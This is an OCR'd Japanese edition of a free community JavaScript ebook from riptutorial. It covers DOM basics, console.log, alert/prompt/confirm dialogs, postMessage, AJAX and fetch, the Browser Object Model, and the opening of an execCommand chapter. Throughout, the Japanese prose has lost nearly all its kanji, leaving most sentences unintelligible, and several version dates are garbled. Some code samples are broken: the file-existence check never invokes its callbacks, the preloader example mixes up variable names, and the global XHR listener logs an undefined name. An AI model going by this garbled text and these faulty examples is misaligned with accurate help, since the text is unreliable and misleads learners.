無料電子ブック

学習

JavaScript

Free unaffiliated eBook created from
Stack Overflow contributors.

#javascript

You can share this PDF with anyone you feel could benefit from it, downloaded the latest version from: javascript

It is an unofficial and free JavaScript ebook created for educational purposes. All the content is extracted from Stack Overflow Documentation, which is written by many hardworking individuals at Stack Overflow. It is neither affiliated with Stack Overflow nor official JavaScript.

Use the content presented in this book at your own risk; it is not guaranteed to be correct nor accurate, please send your feedback and corrections to info@zzzprojects.com

1: JavaScriptをいめる

JavaScript Javaとしないでくださいは、クライアントおよびサーバーのスクリプトにされるでいのです。

JavaScriptはとをするです。これは、とがなるとみなすことをします。 JavaScriptのキーワードはすべてです。

JavaScriptは、ECMAScriptのにされるです。

このタグのトピックは、にしないり、ブラウザのJavaScriptのをすることがあります。JavaScriptファイルだけでは、ブラウザですることはできません。それらをHTMLにめむがあります。したいJavaScriptコードがあるは、このようなプレースホルダコンテンツにめみ、を`example.html`としてすることができ`example.html`

```
<!doctype html>
<html>
  <head>
    <meta charset="utf-8">
    <title>Test page</title>
  </head>
  <body>
    Inline script (option 1):
    <script>
      // YOUR CODE HERE
    </script>
    External script (option 2):
    <script src="your-code-file.js"></script>
  </body>
</html>
```

バージョン

バージョン	
1	1997-06-01
2	1998-06-01
3	1998121
E4X	2004-06-01
5	2009-12-01
5.1	2011-06-01
6	2015-06-01

バージョン	
7	201606-14-14
8	2017-06-27

Examples

DOM APIの

DOMは、 **D]**で**O** bject **M** odelのです。 XMLやHTMLなどののオブジェクトのです。

`Element` `textContent`プロパティをすることは、Webページにテキストをする1つのです。

たとえば、のHTMLタグをえます。

```
<p id="paragraph"></p>
```

`textContent`プロパティをするには、のJavaScriptをします。

```
document.getElementById("paragraph").textContent = "Hello, World";
```

id `paragraph`をつをし、そのテキストコンテンツを "Hello、World"にします。

```
<p id="paragraph">Hello, World</p>
```

このデモもしてください

JavaScriptをして、プログラムでしいHTMLをすることもできます。たとえば、ののHTMLドキュメントをえてみましょう。

```
<body>
   <h1>Adding an element</h1>
</body>
```

たちのJavaScriptでは、 `textContent`プロパティをつしい`<p>`タグをし、htmlのにします

```
var element = document.createElement('p');
element.textContent = "Hello, World";
document.body.appendChild(element); //add the newly created element to the DOM
```

それはあなたのHTMLをのようにします

```
<body>
   <h1>Adding an element</h1>
   <p>Hello, World</p>
</body>
```

JavaScriptをしてDOMのをするには、するがにされたに JavaScriptコードをするがあります。これは、のすべての<body>コンテンツのに JavaScript <script>タグをくことでできます。あるいは、イベントリスナーをして、えば、くこともできます。 windowのonloadイベントは 、そのイベントリスナーにコードをすると、ページのコンテンツがロードされたまで、あなたのコードをしているらせます。

すべてのDOMがロードされていることをする3のは、DOMコードを0 msのタイムアウトでラップすることです 。このでは、このJavaScriptコードはキューのにキューされます。これにより、JavaScriptのしいにするにするのをっていたJavaScriptのをブラウザがすることができます。

console.logをする

き


すべてののWebブラウザ、NodeJs、そのほぼすべてのJavaScriptでは、のロギングをしてコンソールにメッセージをきむことができます。これらのメソッドのもなものは`console.log()`です。

ブラウザでは、 `console.log()`はにデバッグでされます。

ブラウザでJavaScriptコンソールをき 、のようにして`Enter`キーをします。

```
console.log("Hello, World!");
```

これによりコンソールにのがされます



のでは、 `console.log()`は`Hello, World!`し`Hello, World!` のコンソールウィンドウにされている`undefined`をします。これは、 `console.log()`になりがないためです 。

ロギング

`console.log()`はののログにできます。だけでなく、コンソールにしたいをしてください。

```
var foo = "bar";
```

```
console.log(foo);
```

これによりコンソールにのがされます

```
> var foo = "bar";
  console.log(foo);
  bar
< undefined
```

2つのをログにするは、カンマでります。にのにスペースがにされます。

```
var thisVar = 'first value';
var thatVar = 'second value';
console.log("thisVar:", thisVar, "and thatVar:", thatVar);
```

これによりコンソールにのがされます

```
> var thisVar = 'first value';
  var thatVar = 'second value';
  console.log("thisVar:", thisVar, "and that
  thisVar: first value and thatVar: second v
< undefined
```

プレースホルダ

`console.log()`は、プレースホルダとみわせてできます`console.log()`

```
var greet = "Hello", who = "World";
console.log("%s, %s!", greet, who);
```

これによりコンソールにのがされます

```
> var greet = "Hello", who = "World";
  console.log("%s, %s!", greet, who);
  Hello, World!
< undefined
```

オブジェクトのロギング

では、オブジェクトをログにしたをします。これは、APIびしからJSONをログにするのにです。

```
console.log({
    'Email': '',
    'Groups': {},
    'Id': 33,
    'IsHiddenInUI': false,
    'IsSiteAdmin': false,
    'LoginName': 'i:0#.w|virtualdomain\\user2',
    'PrincipalType': 1,
    'Title': 'user2'
});
```

これによりコンソールにのがされます

```
▼Object {Email: "", Groups: Object, Id: 33, IsHiddenInUI: false, IsSiteAdmin: false…}
    Email: ""
  ▶ Groups: Object
    Id: 33
    IsHiddenInUI: false
    IsSiteAdmin: false
    LoginName: "i:0#.w|virtualdomain\user2"
    PrincipalType: 1
    Title: "user2"
  ▶ __proto__: Object
```

HTMLのロギング

DOMにするをログにすることができます 。この、bodyをログにします。

```
console.log(document.body);
```

これによりコンソールにのがされます

```
▼<body class="question-page new-topbar">
    <noscript><div id="noscript-padding"></div></noscript>
    <div id="notify-container"></div>
    <div id="custom-header"></div>
  ▶<header class="so-header js-so-header _fixed">…</header>
  ▶<script>…</script>
  ▶<div class="container">…</div>
    <script async src="https://cdn.sstatic.net/clc/clc.min.js?v=51f344c0b478"></script>
  ▶<div id="footer" class="categories">…</div>
  ▶<noscript>…</noscript>
  ▶<script>…</script>
  ▶<script>…</script>
  ▶<script>…</script>
  ▶<script type="text/javascript">…</script>
  </body>
```

ノート

コンソーのののについては、 コンソーのトピックをしてください。

window.alertをう

`alert`メソッドは、にボックスをします。メソッドのパラメータは、 プレーンテキストでユーザーにされます。

```
window.alert(message);
```


`window`はグローバルオブジェクトなので、のもできます。

```
alert(message);
```

`window.alert()`はをしますかさて、のをえてみましょう

```
alert('hello, world');
```

Chromeでは、のようなポップアップがされます。



ノート

`alert`このは、のである`window`オブジェクトが、すべてのことから`window`プロパティはにグロ―バルであり、々はすることができ`alert`グロ―バルとしてのわりのプロパティとして`window` -あなたがすることができるという`alert()`わりに`window.alert()`。

`console.log`をするのとはなり、 `alert`はモ―ダルプロンプトとしてし、プロンプトにするまで`alert`をびすコ―ドがすることをします。にこれは、アラ―トがされるまでの*JavaScript*コ―ドがされないことをします 。

```
alert('Pause!');
console.log('Alert was dismissed');
```

しかし、このでは、モ―ダルダイアログがまだされているにもかかわらず、にはのイベントトリガコ―ドのをできます。このようなでは、モ―ダルダイアログがされているにのコ―ドをすることはです。

`alert`メソッドののについては、 モ―ダルプロンプトのトピックをしてください。

アラ―トのは、、ユ―ザ―がペ―ジをすることをげないのをすることをおめします。ユ―ザ―エクスペリエンスをさせるためです。それにもかかわらず、デバッグにはです。

Chrome 46.0、sandboxのがallow-modalでないり 、 `window.alert()`は`<iframe>`でブロックされます。


window.promptをする

`prompt()`メソッドをすると、ユ―ザ―からのをにでき`prompt()`。

```
prompt(text, [default]);
```

- **text** プロンプト･ボックスにされるテキスト。
- デフォルト フィ―ルドのデフォルトオプション。

```
var age = prompt("How old are you?");
console.log(age); // Prints the value inserted by the user
```



ユーザーが[OK]ボタンをクリックすると、がされます。それの、このメソッドはnullしnull。

promptのりは、ユーザが[キャンセル]をクリックしないり、にです。この、 nullがされnull。 Safariのは、ユーザーが[キャンセル]をクリックすると、がのをすです。そこからりをなどののにすることができます。

ノート

- プロンプトボックスがされている、ダイアログボックスはモーダルウィンドウなので、ユーザーはページののにアクセスすることはできません。
- Chrome 46.0、このメソッドは、そのサンドボックスのがallow-modalでないり、 <iframe>でブロックされます。

DOM API グラフィカルテキストCanvas、SVG、またはimageファイルをすると、

キャンバスの

HTMLは、ラスタベースのをするためのキャンバスをします。

まず、ピクセルをするキャンバスをします。

```
var canvas = document.createElement('canvas');
canvas.width = 500;
canvas.height = 250;
```

にキャンバスのコンテキストをします。このは2です。

```
var ctx = canvas.getContext('2d');
```

に、テキストにするプロパティをします。

```
ctx.font = '30px Cursive';
ctx.fillText("Hello world!", 50, 50);
```

にcanvasをページにしてにします。

```
document.body.appendChild(canvas);
```

SVGの

SVGはスケーラブルなベクターベースのグラフィックをするためのもので、HTMLでできます。

に、のディメンションをつSVGコンテナをします。

```
var svg = document.createElementNS('http://www.w3.org/2000/svg', 'svg');
svg.width = 500;
svg.height = 50;
```

に、のとフォントのをつ`text`をし`text`。

```
var text = document.createElementNS('http://www.w3.org/2000/svg', 'text');
text.setAttribute('x', '0');
text.setAttribute('y', '50');
text.style.fontFamily = 'Times New Roman';
text.style.fontSize = '50';
```

に、 `text`にするのテキストをし`text`。

```
text.textContent = 'Hello world!';
```

に、 `text`を`svg`コンテナにし、 `svg`コンテナをHTMLドキュメントにします。

```
svg.appendChild(text);
document.body.appendChild(svg);
```

ファイル

のテキストをむイメージファイルをすでにサーバーにいているは、イメージのURLをして、のようにイメージをドキュメントにできます。

```
var img = new Image();
img.src = 'https://i.ytimg.com/vi/zecueq-mo4M/maxresdefault.jpg';
document.body.appendChild(img);
```

window.confirmをう

`window.confirm()`メソッドは、オプションのメッセージとOKとCancelの2つのボタンをつモーダルダイアログをします。

に、のをえてみましょう。

```
result = window.confirm(message);
```


messageはダイアログにされるオプションので、 **result**はOKまたはCancelがされたかどうかを

すブーールですtrueはOKをします。

`window.confirm()`は、、コントロールパネルでかをするなどのなをうに、ユーザーのをめるためにされます。

```
if(window.confirm("Are you sure you want to delete this?")) {
    deleteItem(itemId);
}
```

そのコードのはブラウザでのようになります。



でするためになは、ユーザーののをにするだけです。

```
var deleteConfirm = window.confirm("Are you sure you want to delete this?");
```

ノート

- はオプションであり、でではありません。
- ダイアログボックスはモーダルウィンドウです。ダイアログボックスがじられるまで、ユーザーはプログラムのりのインターフェイスにアクセスできません。このため、ダイアログボックスまたはモーダルウィンドウをするをにしないでください。それにもかかわらず、のためにダイアログボックスをしないようにするはにあります。
- Chrome 46.0、このメソッドは、そのサンドボックスのがallow-modalでないり、`<iframe>`でブロックされます。
- ウィンドウオブジェクトがにであるため、ウィンドウメソッドをしたでconfirmメソッドをびすことはにけれられています。ただし、ののメソッドをして、よりいスコープレベルでするためにされるがされるがあるため、ウィンドウオブジェクトをにすることをおめします。

オンラインでJavaScriptをいめるをむ https://riptutorial.com/ja/javascript/topic/185/javascriptをいめる

2: .postMessageとMessageEvent

- `windowObject.postMessage(message, targetOrigin, [transfer]);`
- `window.addEventListener("message", receiveMessage);`

パラメーター

パラメーター	
メッセージ	
targetOrigin	
	optional

Examples

.postMessageとはか、いつ、なぜそれをうのですか

`.postMessage()`メソッドは、クロスオリジンスクリプトのをにするです。

、2つのなるページは、たとえそれらのうちの1つがの`iframes` `iframes`にめまれていたり、のページがのページたとえば`window.open()`などからかれていても、`window.open()`。`.postMessage()`、のままでこのをできます。

のページの**JavaScript**コードにアクセスできるにのみ`.postMessage()`できます。はをし、それにじてメッセージをするがあるため、このメソッドをしてアクセスをつ2つのスクリプトですることができます。

ウィンドウにメッセージをし、そのメッセージをウィンドウにするをします。このでは、/ページは`http://sender.com`あり、/ページは`http://receiver.com`とみなされます。

メッセージをする

のウィンドウにメッセージをするには、`window`オブジェクトへのがです。`window.open()`は、しくいたウィンドウのオブジェクトをします。ウィンドウオブジェクトへのをするのメソッドについては、`otherWindow`パラメータhereのをしてください。

```
var childWindow = window.open("http://receiver.com", "_blank");
```

ウィンドウにメッセージをするためにされるtextareaとsend buttonをします。

```
<textarea id="text"></textarea>
<button id="btn">Send Message</button>
```

buttonをクリックすると.postMessage(message, targetOrigin)をして.postMessage(message, targetOrigin)のtextareaをします。

```
var btn = document.getElementById("btn"),
    text = document.getElementById("text");

btn.addEventListener("click", function () {
    sendMessage(text.value);
    text.value = "";
});

function sendMessage(message) {
    if (!message || !message.length) return;
    childWindow.postMessage(JSON.stringify({
        message: message,
        time: new Date()
    }), 'http://receiver.com');
}
```

なのわりにJSONオブジェクトをするためには、 JSON.stringify() JSON.parse()メソッドとJSON.parse()メソッドをできます。 Transfarable Objectは、 .postMessage(message, targetOrigin, transfer)メソッドの3のオプションパラメータとしてできますが、のブラウザでもブラウザサポートはまだしています。

このでは、がhttp://receiver.comページであるとされているため、urlをtargetOriginとしてします。このパラメータのは、するメッセージのchildWindowオブジェクトのoriginとするがあります。wildcardとして*をすることはですが、 wildcardをしないようにし、 セキュリティのからにこのパラメータをのにすることをくします。

メッセージの、、および

このコードは、ページこのではhttp://receiver.comてください。

メッセージをするには、 window message eventをくがありwindow。

```
window.addEventListener("message", receiveMessage);
```

メッセージがされると、できるだけセキュリティをするためになステップがいくつかあります。

- をする
- メッセージをする
- メッセージをする

は、メッセ―ジができるからされたことをするためににされるべきです。その、のあるものがもされないように、メッセ―ジをするがあります。これら2つのの、メッセ―ジをすることができます。

```
function receiveMessage(ev) {
    //Check event.origin to see if it is a trusted sender.
    //If you have a reference to the sender, validate event.source
    //We only want to receive messages from http://sender.com, our trusted sender page.
    if (ev.origin !== "http://sender.com" || ev.source !== window.opener)
        return;

    //Validate the message
    //We want to make sure it's a valid json object and it does not contain anything malicious

    var data;
    try {
        data = JSON.parse(ev.data);
        //data.message = cleanseText(data.message)
    } catch (ex) {
        return;
    }

    //Do whatever you want with the received message
    //We want to append the message into our #console div
    var p = document.createElement("p");
    p.innerText = (new Date(data.time)).toLocaleTimeString() + " | " + data.message;
    document.getElementById("console").appendChild(p);
}
```

そのいをするJS Fiddleについては、ここをクリックしてください。

オンラインで.postMessageとMessageEventをむ https://riptutorial.com/ja/javascript/topic/5273/-postmessage--とmessageevent

3: AJAX

き

AJAXは "Asynchronous JavaScript and XML"のです。このにはXMLがまれていますが、JSONはフォーマットがでがいため、よりにされます。 AJAXをすると、Webページをリロードせずにリソースとすることができます。

AJAXは、**J** avaScript ND **X** MLのです。それにもかかわらず、にはのタイプのデータをすることができます.xmlhttprequestの、のモードにりえます。

AJAXは、ページをリロードせずに、WebページがサーバーにHTTPリクエストをし、をけることをします。

Examples

GETとパラメータなしの

```
var xhttp = new XMLHttpRequest();
xhttp.onreadystatechange = function () {
    if (xhttp.readyState === XMLHttpRequest.DONE && xhttp.status === 200) {
        //parse the response in xhttp.responseText;
    }
};
xhttp.open("GET", "ajax_info.txt", true);
xhttp.send();
```

6

`fetch` APIは、HTTPリクエストをするためのよりしいにづくです。

```
fetch('/').then(response => response.text()).then(text => {
  console.log("The home page is " + text.length + " characters long.");
});
```

POSTをしたJSONデータの

6

リクエストのフェッチは、にレスポンスオブジェクトをします。これらはレスポンスヘッダーをしますが、まだロードされていないがあるレスポンスをはみません。 `.json()`ようなResponseオブジェクトのメソッドをして、がロードされるのをってすることができます。

```
const requestData = {
  method : 'getUsers'
};
```

```
const usersPromise = fetch('/api', {
  method : 'POST',
  body : JSON.stringify(requestData)
}).then(response => {
  if (!response.ok) {
    throw new Error("Got non-2XX response from API server.");
  }
  return response.json();
}).then(responseData => {
  return responseData.users;
});

usersPromise.then(users => {
  console.log("Known users: ", users);
}, error => {
  console.error("Failed to fetch users due to error: ", error);
});
```

Stack OverflowのAPIからのトップのJavaScriptにするをする

Stack ExchangeのAPIにAJAXリクエストをして、そののトップのJavaScriptのリストをし、それらをリンクのリストとしてすることができます。がした、またはAPIエラーがされた、 Googleののエラーによってエラーがされます。

6
HyperWebでライブをします 。

```
const url =
    'http://api.stackexchange.com/2.2/questions?site=stackoverflow' +
    '&tagged=javascript&sort=month&filter=unsafe&key=gik4BOCMC7J9doavgYteRw((';

fetch(url).then(response => response.json()).then(data => {
  if (data.error_message) {
    throw new Error(data.error_message);
  }

  const list = document.createElement('ol');
  document.body.appendChild(list);

  for (const {title, link} of data.items) {
    const entry = document.createElement('li');
    const hyperlink = document.createElement('a');
    entry.appendChild(hyperlink);
    list.appendChild(entry);

    hyperlink.textContent = title;
    hyperlink.href = link;
  }
}).then(null, error => {
  const message = document.createElement('pre');
  document.body.appendChild(message);
  message.style.color = 'red';

  message.textContent = String(error);
});
```

パラメータきGETの

このは、GETをしてAJAXびしをして、パラメータ オブジェクトをファイル にし、がしたときにコールバック をします。

```
function ajax(file, params, callback) {

  var url = file + '?';

  // loop through object and assemble the url
  var notFirst = false;
  for (var key in params) {
    if (params.hasOwnProperty(key)) {
      url += (notFirst ? '&' : '') + key + "=" + params[key];
    }
    notFirst = true;
  }

  // create a AJAX call with url as parameter
  var xmlhttp = new XMLHttpRequest();
  xmlhttp.onreadystatechange = function() {
    if (xmlhttp.readyState == 4 && xmlhttp.status == 200) {
      callback(xmlhttp.responseText);
    }
  };
  xmlhttp.open('GET', url, true);
  xmlhttp.send();
}
```

はのとおりです。

```
ajax('cars.php', {type:"Volvo", model:"300", color:"purple"}, function(response) {
  // add here the code to be executed when data comes back to this page
  // for example console.log(response) will show the AJAX response in console
});
```

`cars.php`、 `cars.php` urlパラメータをするをします。

```
if(isset($_REQUEST['type'], $_REQUEST['model'], $_REQUEST['color'])) {
  // they are set, we can use them !
  $response = 'The color of your car is ' . $_REQUEST['color'] . '. ';
  $response .= 'It is a ' . $_REQUEST['type'] . ' model ' . $_REQUEST['model'] . '!';
  echo $response;
}
```

コールバックで`console.log(response)`があった、コンソールのはのようになります。

    あなたののはです。ボルボモデル300です

HEADリクエストでファイルがするかどうかをする

このは、HEADメソッドをってAJAXリクエストをし、としてえられたディレクトリにファイルがするかどうかをします。また、 ケースごとにコールバックをすることもできます 、。

```
function fileExists(dir, successCallback, errorCallback) {
    var xhttp = new XMLHttpRequest;

    /* Check the status code of the request */
    xhttp.onreadystatechange = function() {
        return (xhttp.status !== 404) ? successCallback : errorCallback;
    };

    /* Open and send the request */
    xhttp.open('head', dir, false);
    xhttp.send();
};
```

AJAXプリロ―ダ―をする

ここでは、AJAXびしのにGIFプリロ―ダ―をするがあります。プリロ―ダのとをするがあります

```
function addPreloader() {
  // if the preloader doesn't already exist, add one to the page
  if(!document.querySelector('#preloader')) {
    var preloaderHTML = '<img id="preloader" src="https://goo.gl/cNhyvX" />';
    document.querySelector('body').innerHTML += preloaderHTML;
  }
}

function removePreloader() {
  // select the preloader element
  var preloader = document.querySelector('#preloader');
  // if it exists, remove it from the page
  if(preloader) {
    preloader.remove();
  }
}
```

ここでは、これらののをていきます。

```
var request = new XMLHttpRequest();
```

`onreadystatechange`のには、きのifがです `request.readyState == 4 && request.status == 200` 。

trueの リクエストがし、 `removePreloader()` するレスポンスがされます。

それのは**false** リクエストがまだです。この、 `addPreloader()` をします。

```
xmlhttp.onreadystatechange = function() {

  if(request.readyState == 4 && request.status == 200) {
    // the request has come to an end, remove the preloader
    removePreloader();
  } else {
    // the request isn't finished, add the preloader
    addPreloader()
  }

};
```

```
xmlhttp.open('GET', your_file.php, true);
xmlhttp.send();
```

グローバルレベルでのAJAXイベントのリッスン

```
// Store a reference to the native method
let open = XMLHttpRequest.prototype.open;

// Overwrite the native method
XMLHttpRequest.prototype.open = function() {
    // Assign an event listener
    this.addEventListener("load", event => console.log(XHR), false);
    // Call the stored reference to the native method
    open.apply(this, arguments);
};
```

オンラインでAJAXをむ https://riptutorial.com/ja/javascript/topic/192/ajax

4: BOMブラウザオブジェクトモデル

Windowオブジェクトのについては、 MDNをごください。


`window.stop()`メソッドはInternet Explorerではサポートされていません。

Examples

き

BOMブラウザオブジェクトモデルには、のブラウザウィンドウとコンポーネントをすオブジェクトがまれています。 、デバイスのなどをモデルするオブジェクト

BOMののオブジェクトは、のブラウザウィンドウまたはタブをす`window`オブジェクトです。



- ドキュメントのWebページをします。
-

ブラウザのペ―ジをします。
- のペ―ジのURLをします。
- ナビゲ―タブラウザにするをします。
- デバイスのをします。

ウィンドウオブジェクトメソッド

Browser Object Modelでもなオブジェクトはウィンドウオブジェクトです。ブラウザとそのコンポ―ネントにするにアクセスするのにちます。これらのにアクセスするには、さまざまなとプロパティがあります。

window.alert	メッセ―ジとOKボタンきのダイアログボックスをします。
window.blur	ウィンドウからフォ―カスをする
window.close	ブラウザウィンドウをじる
window.confirm	メッセ―ジ、OKボタン、キャンセルボタンでダイアログボックスをします。
window.getComputedStyle	にCSSスタイルをする
window.moveTox、y	ウィンドウのとをされたにする
window.open	パラメ―タとしてURLがされたしいブラウザウィンドウをきます
window.print	のペ―ジのをしたいとブラウザにします。
window.prompt	ユ―ザ―をするためのダイアログボックスをします。
window.scrollBy	されたピクセルだけドキュメントをスクロ―ルします。
window.scrollTo	ドキュメントをされたにスクロ―ルします。
window.setInterval	のでりしかをする
window.setTimeout	されたがしたらかをする
window.stop	ウィンドウのみみをする

ウィンドウオブジェクトのプロパティ

Windowオブジェクトには、のプロパティがまれています。

プロパティ	
window.closed	ウィンドウがじられているかどうか
window.length	ウィンドウの<iframe>の
window.name	ウィンドウのをまたはします。
window.innerHeight	のさ
window.innerWidth	ウィンドウの
window.screenX	のにするポインタのX
window.screenY	スクリーンのにするポインタのY
window.location	ウィンドウオブジェクトまたはローカルファイルパスののURL
window.history	ブラウザウィンドウまたはタブのオブジェクトへの。
ウィンドウスクリーン	オブジェクトへの
window.pageXOffset	ドキュメントがにスクロールされている
window.pageYOffset	のドキュメントがにスクロールされている

オンラインでBOMブラウザオブジェクトモデルをむ
https://riptutorial.com/ja/javascript/topic/3986/bom-ブラウザオブジェクトモデル-

5: execCommandおよびcontenteditable

- bool supported = document.execCommandcommandName、showDefaultUI、valueArgument

パラメーター

commandId	
インラインフォーマットコマンド	
バックカラー	
な	
createLink	URL
fontName	フォントファミリ
フォントサイズ	"1"、 "2"、 "3"、 "4"、 "5"、 "6"、 "7"
foreColor	
ストライクスルー	
き	
リンクをする	
ブロックフォーマットコマンド	
formatBlock	「h4」、「h5」、「h6」、「p」、「pre」、「h3」、「h4」、「h5」、
forwardDelete	
insertHorizontalRule	
insertHTML	HTML
insertImage	URL
insertLineBreak	
insertOrderedList	

commandId	
insertParagraph	
insertText	テキスト
insertUnorderedList	
justifyCenter	
justifyFull	
justifyLeft	
justifyRight	
アウトデント	
ïクリップボ—ドコマンド	
コピ—	されている
カット	されている
ペ—スト	
ïそののコマンド	
defaultParagraphSeparator	
やりす	
すべて	
styleWithCSS	
にす	
CSSをう	

Examples

